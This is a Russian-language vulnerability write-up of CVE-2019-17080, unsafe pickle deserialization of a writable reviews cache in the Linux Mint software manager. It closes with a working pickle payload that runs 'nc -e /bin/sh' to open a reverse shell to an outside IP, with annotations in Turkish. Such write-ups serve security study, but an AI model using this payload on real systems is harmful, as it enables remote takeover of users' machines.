materaj2/mintinstall-object-injection
CVE-2019-17080

Диспетчер программ Linux Mint (v 7.9.5/9) из-за неправильной конфигурации позволяет выполнить внедрение объектов и произвольный код.
mintinsall
Когда мы запускаем диспетчер программ Mint, он проверяет, есть ли новый комментарий; если есть новый комментарий, он загружает его по адресу new-reviews.list и записывает в файл.

code mintinstall.py

Когда диспетчер программ запускается впервые, он вызывает класс ReviewCache() из модуля reviews.
code reviews.py

Когда класс ReviewCache запускается (init), он вызывает функцию _load_cache().

Функция Load cache читает файл, находящийся в переменной REVIEWS_CACHE, и с помощью модуля pickle десериализует данные из файла и сохраняет некоторые значения в памяти.


Когда я проверил файл, оказалось, что у меня есть разрешение на запись.



Поскольку с помощью модуля Pickle мы можем выполнять операции сериализации/десериализации, мы можем подключить модуль и выполнить произвольный код, используя метод reduce.

В этом случае, если попытаться десериализовать файл, наш вредоносный код выполнится.
cos
system
(S'nc -e /bin/sh 192.168.2.138 4545'
tR.
>>modül adı c{os}
>> fonksiyon
( >> işaretleyici nesnesi
S >> tırnak sonuna kadar okuyup stack'e at
tR. >> stackte olanları çagır ve sonucu stacke yerleştir.